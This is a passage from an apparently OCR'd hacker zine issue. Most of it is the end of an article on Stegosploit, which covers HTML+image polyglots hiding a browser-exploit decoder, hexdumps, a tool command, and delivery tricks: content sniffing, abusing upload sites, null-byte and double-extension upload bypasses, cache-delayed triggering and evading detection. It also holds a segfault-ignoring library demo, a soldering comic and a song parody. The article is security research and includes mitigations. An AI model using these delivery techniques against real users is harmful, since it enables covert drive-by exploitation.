00000220  72 3d 33 3b 66 75 6e 63  74 69 6f 6e 20 69 30 28  |r=3;function i0(|
:         :                                                 :
:         :                                                 :    HTML+DECODER
:         :                                                 :
000006e0  73 3e 3c 69 6d 67 20 69  64 3d 70 78 20 73 72 63  |s><img id=px src|
000006f0  3d 22 23 22 3e 3c 2f 64  69 76 3e 3c 2f 62 6f 64  |="#"></div></bod|
00000700  79 3e 3c 2f 68 74 6d 6c  3e 3c 21 2d 2d df d0 c9  |y></html><!--...|
00000710  73 08 ac 3f 95 9c 73 80  38 6e fd 80 c8 60 7a c3  |s..?..s.8n...`z.|
00000720  19 ac e2 af 6c dd 4c 77  70 32 30 74 ad 5c f2 46  |....l.Lwp20t.\.F|
:         :                                                 :
:         :                                                 :    RANDOM DATA
:         :                                                 :
00002ef0  6b 2e b4 ba 7a 07 f7 5a  b8 c6 79 67 1b c5 9a 85  |k...z..Z..yg....|
00002f00  53 80 af 8d a8 11 5b f5  d8 e2 93 4b 03 03 b5 9b  |S.....[....K....|
00002f10  0b 1d 35 78 29 ec d5 a2  44 43 cd 1d d5 2e d5 20  |..5x)...DC..... |
00002f20  e5 14 a4 ba c8 f0 71 4e  09 71 e5 42 18 52 65 09  |......qN.q.B.Re.|
00002f30  6c 88 f5 e7 6e bf 56 fa  e1 60 ee e3 20 41 ff db  |l...n.V..`.. A..|
00002f40  00 43 00 01 01 01 01 01  01 01 01 01 01 01 01 01  |.C..............|
00002f50  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f60  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f70  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f80  01 01 01 ff db 00 43 01  01 01 01 01 01 01 01 01  |......C.........|
00002f90  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fa0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fb0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fc0  01 01 01 01 01 01 01 01  ff c0 00 11 08 01 e0 02  |................|
00002fd0  80 03 01 22 00 02 11 01  03 11 01 ff c4 00 1f 00  |..."............|
00002fe0  00 01 05 01 01 01 01 01  01 00 00 00 00 00 00 00  |................|
00002ff0  00 01 02 03 04 05 06 07  08 09 0a 0b ff c4        |..............
```

Figure 16: JPEG Dump of a Polyglot

```
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0
    xEDB1ABB8) OK
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0
    x7BA5829E) OK
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0
    xFDF71282) OK
:     :                           :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0
    x3A1BE893) OK
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0
    x3C9B69C5) OK
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0
    x8E2E6D15) OK
IDAT 2920 bytes CRC: 0xAE102222 (computed 0
    xAE102222) OK
IEND 0 bytes CRC: 0xAE426082 (computed 0
    xAE426082) OK
```

Each PNG file must contain one IHDR chunk, the image header. Image data is encoded in multiple IDAT chunks. Each PNG file must terminate with an IEND chunk.

PNG files are easier to extend than JPG files. We can simply insert extra PNG chunks. PNG provides informational chunks such as tEXt chunks that may be used to contain image metadata. We can insert tEXt chunks immediately after the IHDR chunk.

tEXt chunks are basically name-value pairs, separated by a NULL byte 0x00. A tEXt chunk looks like this:

```
[length][tEXt][name\x00Saumil Shah][CRC]
```

An approach taken by Cody Brocious (@daeken) explores compressing Javascript code into PNG images in his article, "Superpacking JS demos"[43].

We shall take a slightly different approach, which does not involve using illegal PNG chunks, preserving the validity of the PNG file and not raising any suspicions. The right side of Figure 15 shows how to embed HTML data within PNG files.

Stegosploit's html_in_png.pl utility can be used to combine HTML data within a PNG file.

```
$ ./html_in_png.pl decoder_cve_2014_0282.
    html pinklock_encoded.png
    pinklock_polyglot
```

Figure 17 presents the output of pngenum.pl run on this file.

This concludes our discussion on HTML+JPG and HTML+PNG polyglots for the time being. Next we shall explore delivery techniques for these polyglots, so that these "images" will auto-run when loaded in the browser.

## 7.5 HTTP Transport

In Section 7.3.2, we established the need for the use of HTML+Image polyglots to achieve our objective of exploits delivered via a single image. We explored how to prepare HTML+JPG and HTML+PNG polyglots in Section 7.4.

This section provides a few insights into controlling some of the finer points of HTTP transport when it comes to delivering the polyglot to the browser. The primary goal is to enable the image polyglot to be rendered as HTML in the browser, allowing the embedded decoder script to execute when the document loads. The secondary goal is to avoid detection on the network. An interesting side effect of time-shifted exploit delivery will be discussed at the end of this section.

Exploring the nuances of HTTP transport in itself can be a very complex topic, so I shall keep the discussion restricted to only some relevant points.

### 7.5.1 Reaching the Target Browser

As an attacker, we have the three options for sending the HTML+Image polyglot to the victim's browser. (1) We can host the image on an attacker-controlled web server and send its URL to the victim. (2) We could host the entire exploit on a URL shortener. (3) We could upload the image to a third-party website and provide a direct link.

It is also possible to combine this with a vast array of XSS vulnerabilities, but that is left to the reader's imagination and talent.

Hosting drive-by exploit code on an attacker-controlled web server is the most popular of all HTTP delivery techniques. The HTML+Image polyglot can be hosted as a file with a JPG or PNG file extension, an extension not registered with the browser's default MIME types, or no file extension at all!

For each case, the web server can be configured to deliver the Content-Type: text/html HTTP header to force the victim's browser to render the polyglot content as an HTML document. An explicit Content-Type: header will override file extension guessing in the browser.

[43] http://daeken.com/superpacking-js-demos

```
$ ./pngenum.pl pinklock_polyglot

PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0xE9828D3A) OK
tEXt 12 bytes CRC: 0xF1A3A4DE (computed 0xF1A3A4DE) OK
tEXt 2575 bytes CRC: 0x148DB406 (computed 0x148DB406) OK
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0xEDB1ABB8) OK
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0x7BA5829E) OK
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0xFDF71282) OK
:    :                :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0x3A1BE893) OK
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0x3C9B69C5) OK
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0x8E2E6D15) OK
IDAT 2920 bytes CRC: 0xAE102222 (computed 0xAE102222) OK
IEND 0 bytes CRC: 0xAE426082 (computed 0xAE426082) OK

$ hexdump -Cv pinklock_polyglot

00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 04 00 00 00 02 a8  08 06 00 00 00 e9 82 8d  |................|
00000020  3a 00 00 00 0c 74 45 58  74 3c 68 74 6d 6c 3e 00  |:....tEXt<html>.|
00000030  3c 21 2d 2d 20 f1 a3 a4  de 00 00 0a 0f 74 45 58  |<!-- ........tEX|
00000040  74 5f 00 4b 92 ab 87 84  51 22 f4 79 21 c0 51 b4  |t_.K....Q".y!.Q.|
00000050  60 9b c0 e6 5c bd b9 4a  81 3b a9 ba 3b a3 d1 7a  |`...\..J.;..;..z|
:         :                                                 :
:         :                                                 :    RANDOM DATA
:         :                                                 :
00000490  ed e6 43 e5 d8 6a 21 2d  bb d0 76 40 e3 be a8 e7  |..C..j!-..v@....|
000004a0  37 36 a4 2d 26 95 8d a8  a8 29 a6 24 c1 67 f6 d5  |76.-&....).$.g..|
000004b0  9c ae c8 fb 32 fd 20 2d  2d 3e 3c 68 65 61 64 3e  |....2. --><head>|
000004c0  3c 6d 65 74 61 20 68 74  74 70 2d 65 71 75 69 76  |<meta http-equiv|
000004d0  3d 22 58 2d 55 41 2d 43  6f 6d 70 61 74 69 62 6c  |="X-UA-Compatibl|
000004e0  65 22 20 63 6f 6e 74 65  6e 74 3d 22 49 45 3d 45  |e" content="IE=E|
000004f0  64 67 65 22 3e 3c 73 63  72 69 70 74 3e 76 61 72  |dge"><script>var|
00000500  20 62 4c 3d 30 2c 65 43  3d 31 2c 67 72 3d 34 2c  | bL=0,eC=1,gr=4,|
00000510  70 78 3d 22 6a 22 3b 66  75 6e 63 74 69 6f 6e 20  |px="j";function |
:         :                                                 :
:         :                                                 :   HTML+DECODER
:         :                                                 :
000009f0  22 3e 3c 2f 66 6f 72 6d  3e 3c 64 69 76 20 63 6c  |"></form><div cl|
00000a00  61 73 73 3d 22 73 22 3e  3c 69 6d 67 20 69 64 3d  |ass="s"><img id=|
00000a10  22 6a 22 20 73 72 63 3d  22 23 22 3e 3c 2f 64 69  |"j" src="#"></di|
00000a20  76 3e 3c 2f 62 6f 64 79  3e 3c 2f 68 74 6d 6c 3e  |v></body></html>|
00000a30  3c 73 63 72 69 70 74 20  74 79 70 65 3d 27 74 65  |<script type='te|
00000a40  78 74 2f 75 6e 64 65 66  69 6e 65 64 27 3e 2f 2a  |xt/undefined'>/*|
00000a50  14 8d b4 06 00 00 20 00  49 44 41 54 78 9c 84 bc  |...... .IDATx...|
00000a60  67 5c 54 07 da bf ef b3  31 c4 98 cd 96 e7 d9 4d  |g\T.....1......M|
00000a70  b2 a6 18 45 14 41 90 32  cc 30 0c 30 74 04 1b 16  |...E.A.2.0.0t...|
00000a80  44 45 45 05 a6 50 84 a1  57 bb 49 34 76 53 4d a2  |DEE..P..W.I4vSM.|
```

Figure 17: PNG Dump of a Polyglot

URL shorteners can be abused far more than just hiding a URL behind redirects. My previous research, presented in a lightning talk at CanSecWest 2010,[44] shows how to host an entire exploit vector+payload in a URL shortener. With Data URIs being adopted by most modern browsers, it is theoretically possible to host a polyglot HTML+Image resource in a URL shortener. There are certain limits to the length of a URL that a browser will accept, but some clever work done by services like Hashify.me[45] suggest that this could be overcome.

For additional tricks that an attacker can perform with URL shorteners, please refer to my article in the HITB E-Zine Issue 003, titled "URL Shorteners Made My Day"[46].

Several web applications allow user-generated content to be hosted on their servers, with content white-listing. Blogs, user profile pictures, document sharing platforms, and some other sites allow this.

Images are almost always accepted in such applications because they pose no harm to the web application's integrity. Several of these applications store user-generated content on a separate content delivery server, a popular example being Amazon's S3. Stored user content can be directly linked via URLs pointing to the hosting server.

As an example, I tried uploading `kevin_polyglot` to a document sharing application. The application stores my files on Amazon S3. The document can be referred via its direct link.

The HTTP response received is as follows:

```
HTTP/1.1 200 OK
x-amz-id-2:
    xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
x-amz-request-id: 313373133731337
Date: Fri, 05 Jun 2015 11:48:57 GMT
Last-Modified: Wed, 03 Jun 2015 09:07:32 GMT
Etag: "BADC0DEBADC0DEBADC0DE"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 195034
Server: AmazonS3
```

When loaded in Internet Explorer, the browser, noticing that there is no file extension, proceeds to guess the data type of the content via Content Sniffing, overriding the `Content-Type: application/octet-stream` header. IE identifies the polyglot content as an HTML document, noticing the presence of `<html><!--` in the early parts of the JPG `APP0` segment, as discussed in Section 7.4.3.

Soroush Dalili's excellent presentation "File in the hole!" covers several techniques of abusing file uploaders used by web applications.[47] In his talk, he discusses using double extensions (`file.html;.jpg` on IIS or `file.html.xyz` on Apache), using ghost extensions (`file.html%00.jpg` on FCKeditor), trailing null bytes, and case-sensitivity quirks to abuse file uploaders.

### 7.5.2 Content Sniffing

A polyglot's greatest advantage, other than evading detection, is that it can be rendered in more than one context. For example, an image viewer application that supports multiple image formats would detect the type of image-based on the file extension. In the absence of an extension, the image viewer relies on the file's magic numbers and header structure to determine the image type.

Browsers are far more complex beasts and are required to handle a variety of different data formats: HTML, Javascript, Images, CSS, PDF, audio, video; the list goes on. Browsers rely upon two key factors for determining the type of content, and thereby invoking the appropriate processor or renderer associated with it. These are the resource extension and the HTTP `Content-Type` response header

In the absence of known extensions or a `Content-Type` header, browsers ideally would simply offer a raw data dump of the content for the user to download. However, over the course of years, browsers have tried to implement automatic content guessing, called Content Sniffing.

Michal Zalewski is perhaps one of the leading authorities in analyzing browser behavior from a security perspective. In his excellent "Browser Security Handbook" Zalewski provides a detailed discussion on Content Sniffing techniques employed by various browsers.[48]

Figure 18, borrowed from Zalewski's Browser Security Handbook, summarizes the results of content


[44] `http://www.slideshare.net/saumilshah/url-shorteners-made-my-day`

[45] `http://hashify.me/`

[46] `http://magazine.hitb.org/issues/HITB-Ezine-Issue-003.pdf`

[47] `http://soroush.secproject.com/downloadable/File%20in%20the%20hole!.pdf`

[48] `https://code.google.com/p/browsersec/wiki/Part2`
`unzip pocorgtfo08.pdf browsersec.zip`




| Test description | MSIE6 | MSIE7 | MSIE8 | FF2 | FF3 | Safari | Opera | Chrome | Android |
|---|---|---|---|---|---|---|---|---|---|
| Is HTML sniffed when no Content-Type received? | YES | YES | YES | YES | YES | YES | YES | YES | YES |
| Content sniffing buffer size when no Content-Type seen | 256 B | ∞ | ∞ | 1 kB | 1 kB | 1 kB | ~130 kB | 1 kB | ∞ |
| Is HTML sniffed when a non-parseable Content-Type value received? | NO | NO | NO | YES | YES | NO | YES | YES | YES |
| Is HTML sniffed on application/octet-stream documents? | YES | YES | YES | NO | NO | YES | YES | NO | NO |
| Is HTML sniffed on application/binary documents? | NO | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown/unknown (or application/unknown) documents? | NO | NO | NO | NO | NO | NO | NO | YES | NO |
| Is HTML sniffed on MIME types not known to browser? | NO | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters? | YES | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path? | YES | YES | YES | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on text/plain documents (with or without file extension in URL)? | YES | YES | YES | NO | NO | YES | NO | NO | NO |
| Is HTML sniffed on GIF served as image/jpeg? | YES | YES | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on corrupted images? | YES | YES | NO | NO | NO | NO | NO | NO | NO |
| Content sniffing buffer size for second-guessing MIME type | 256 B | 256 B | 256 B | n/a | n/a | ∞ | n/a | n/a | n/a |
| May image/svg+xml document contain HTML xmlns payload? | (YES) | (YES) | (YES) | YES | YES | YES | YES | YES | (YES) |
| HTTP error codes ignored when rendering sub-resources? | YES | YES | YES | YES | YES | YES | YES | YES | YES |

Figure 18: Content Sniffing Matrix

sniffing tests on various browsers.

Content Sniffing is the ideal weakness for a polyglot to exploit. Combining Content Sniffing tricks with delivery approaches discussed above opens up several creative attack delivery avenues. This is one of my topics for future research.

### 7.5.3 Time-Shifted Exploit Delivery



Time-Shifted Exploit Delivery is a technique where the exploit code does not need to be triggered at the same time it is delivered. The trigger can happen much later.

Assume that we deliver `kevin_polyglot` as an image file via a simple `<img>` tag. The web server serving this image can choose to provide cache control information and instruct the browser to cache this image for a certain time duration. The HTTP `Expires` response header can be used to this effect.

Several days later, a URL pointing to `kevin_polyglot` is offered to the victim user. Upon clicking the link, the browser will detect a cache-hit and load the "image" into the DOM without making a network connection. The exploit will then be triggered as before, with the exception that at the time of exploitation, no network traffic will be observed, as is illustrated by the following diagram.

### 7.5.4 Mitigation Techniques

Browser vendors need to start thinking about detecting polyglot content before it is rendered in the DOM. This is easier said than done.

Server side applications that accept user generated images should currently transcode all received images—for example, transcode a JPG file to a PNG file with slightly degraded quality, and back to JPG. The idea here is to damage any steganographically encoded data.

## 7.6 Concluding Thoughts

While the full implications of practical exploit delivery via steganography and polyglots are not yet clear, I would like to present a few thoughts.

Sophisticated exploit delivery techniques are probably closer to being reality than previously estimated.

My research for Stegosploit shows that conventional means of detecting malicious software fall short of stopping such attacks.

Data containers, e.g. images, previously presumed passive and non-offensive, can now be used in practical attack scenarios.

[49] `http://www.outguess.org/detection.php`


It is easier to detect polyglot files than steganographically encoded images. I ran a few tests with `stegdetect`,[49] one of the de facto tools used to detect steganography in images. My initial results from `stegdetect` show that none of the encoded files were successfully detected.

This is not a fault of `stegdetect` per se. `stegdetect` is built to detect steganography schemes that it knows of. It has a mode that supports linear discriminant analysis to automate detection of new steganography methods, however it requires several samples of normal and steganographic images to perform its classification. I have not tested this yet.

In proper PoC||GTFO style, Stegosploit is distributed as a picture of a cat attached to this PDF file.[50]

**EOF**

[50] `unzip pocorgtfo08.pdf stegosploit_tool.png`



# 8 On Error Resume Next

*by Jeffball*

Don't you just long for the halcyon days of Visual Basic 6 (VB6)? Between starting arrays at `1` and only needing signed data types, Visual Basic was just about as good as it gets. Well, I think it's about time we brought back one of my favorite features: `On Error Resume Next`. For those born too late to enjoy the glory of VB6, `On Error Resume Next` allowed those courageous VB6 ninjas who dare wield its mightiness to continue executing at the next instruction after an exception. While this may remove the pesky requirement to handle exceptions, it often caused unexpected behavior.

When code crashes in Linux, the kernel sends the `SIGSEGV` signal to the faulting program, commonly known as a segfault. Like most signals, this one too can be caught and handled. However, if we don't properly clean up whatever caused the segfault, we'll return from that segfault just to cause another segfault. In this case, we simply increment the saved `RIP` register, and now we can safely return. The third argument that is passed to the signal handler is a pointer to the user-level context struct that holds the saved context from the exception.

```
void segfault_sigaction(int signal, siginfo_t *si, void* ptr) {
  ((ucontext_t *)ptr)->uc_mcontext.gregs[REG_RIP]++;
}
```

Now just a little code to register this signal handler, and we're good to go. In addition to `SIGSEGV`, we'd better register `SIGILL` and `SIGBUS`. `SIGILL` is raised for illegal instructions, of which we'll have many since our On Error Resume Next handler may restart a multi-byte instruction one byte in. `SIGBUS` is used for other types of memory errors (invalid address alignment, non-existent physical address, or some object specific hardware errors, etc) so it's best to register it as well.

```
  struct sigaction sa;
  memset(&sa, 0, sizeof(sigaction));
  sigemptyset(&sa.sa_mask);
  sa.sa_sigaction = segfault_sigaction;
  sa.sa_flags   = SA_SIGINFO;

  sigaction(SIGSEGV, &sa, NULL);
  sigaction(SIGILL, &sa, NULL);
  sigaction(SIGBUS, &sa, NULL);
```

In order to help out the users of buggy software, I've included this code as a shared library that registers these handlers upon loading. If your developers are too busy to deal with handling errors or fixing bugs, then this project may be for you. To use this code, simply load the library at runtime with the `LD_PRELOAD` environment variable, such as the following:

```
$ LD_PRELOAD=./liboern.so ./login
```


Be wary though, this may lead to some unexpected behavior. The attached example shell server illustrates this, but can you figure out why it happens?[51]

```
$ nc localhost 5555
Please enter the password:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Password correct, starting access shell...
```

[51] `unzip pocorgtfo08.pdf onerror.zip #Beware of spoilers!`

# SOLDERING IS EASY

## HERE'S HOW TO DO IT


SOLDER
WIRE CUTTER
SOLDERING IRON
PCB
PARTS
THE IRON IS HOT!! BE CAREFUL!
YOUR KIT SHOULD COME WITH INSTRUCTIONS FOR WHAT PARTS GO WHERE AND WHAT WAY!
CLEAN THE TIP OF YOUR IRON BEFORE EACH SOLDER CONNECTION!
PUT YOUR PART IN PLACE. BEND OUT THE LEADS SO IT STAYS IN PLACE
LEAD
LEAD
PUT THE PCB DOWN SO YOU CAN SOLDER.
CAREFUL WITH THE SURFACE UNDERNEATH!
FIND SOME GOOD WAY TO KEEP IT STEADY
IF YOU NEED A THIRD HAND, YOU CAN MAKE A STANDING COIL OF THE SOLDER INSTEAD OF HOLDING IT IN YOUR HAND
OK, LETS SOLDER!
FIRST, YOU WANT TO HEAT BOTH THE PAD AND THE LEAD FOR ABOUT 1 SECOND
LEAD
PAD
PSST! CLEAN THE TIP FIRST!
TOUCH THE SOLDERING IRON TO BOTH THE PAD AND THE LEAD!
LEAD
NOW FEED SOLDER UNDER THE TIP OF THE IRON
ABOUT 1-3 MM
SOLDER
PCB
3 MM
LEAD
STOP FEEDING SOLDER, THEN HOLD FOR 1 SECOND SO THE SOLDER CAN FLOW PROPERLY
SOLDER
PCB
A GOOD CONNECTION COVERS THE PAD WITHOUT TOUCHING OTHER PADS AND SURROUNDS THE LEAD
CUT THE LEADS OFF WITH THE WIRE CUTTER
ALWAYS HOLD ON TO THE LEAD!
EYES DON'T LIKE JUMPING LEAD BITS!
CUT
SOME LEADS ARE ALREADY SHORT, YOU DON'T NEED TO CUT THOSE.
THE SMOKE FROM THE MELTING SOLDER IS NOT TOXIC, BUT BLOW GENTLY ON IT TO AVOID BREATHING IT.
LEAD ON THE OTHER HAND IS TOXIC, AND GETS ON YOUR SKIN WHEN HOLDING THE SOLDER.
WASH YOUR HANDS WHEN YOU'RE DONE!
KEEP SOLDERING EACH PART IN ITS CORRECT PLACE. REMEMBER SOME PARTS NEED TO GO IN A CERTAIN WAY!
IF ALL YOUR CONNECTIONS ARE GOOD, YOUR CIRCUIT WILL JUST WORK!
THERE ARE MORE TRICKS YOU WILL LEARN AS YOU KEEP SOLDERING, BUT NOW YOU KNOW ENOUGH TO MAKE MANY COOL THINGS.
SOLDERING COURSE BY MITCH ALTMAN HTTP://CORNFIELDELECTRONICS.COM
COMIC ADAPTATION BY ANDIE NORDGREN HTTP://LOG.ANDIE.SE
PUBLIC DOMAIN, USE, COPY, SPREAD!

# 9 Unbrick My Part

*by EVM and Tommy Brixton*
*(no relation to Toni Braxton)*


Don't leave me stuck in this state
Back out the changes you made
Restore and cycle my power
Take these double faults away
I need you to reflash me now
My screen just won't come on
Please hold me now, use and operate me

Unbrick my part
Flash my ROM on again
Undo the damage you caused
When you jacked up my image and wrote it back on
Un-ice this freeze
I crashed so many times
Unbrick my part
My part

Restore my interrupt table
Fix up my volume labels
My debug registers are filling with tears
Come and clear these bugs away
My checksums are all broken
My CRCs are bad
And life is so cruel without you to operate me

Unbrick my part
Flash my ROM on again
Undo the damage you caused
When you jacked up my image and wrote it back on
Un-ice this freeze
I crashed so many times
Unbrick my part
My part

Don't leave me stuck in this state
Back out the changes you made
Please hold me now, use and operate me



# 10 Backdoors up my Sleeve

*by JP Aumasson*

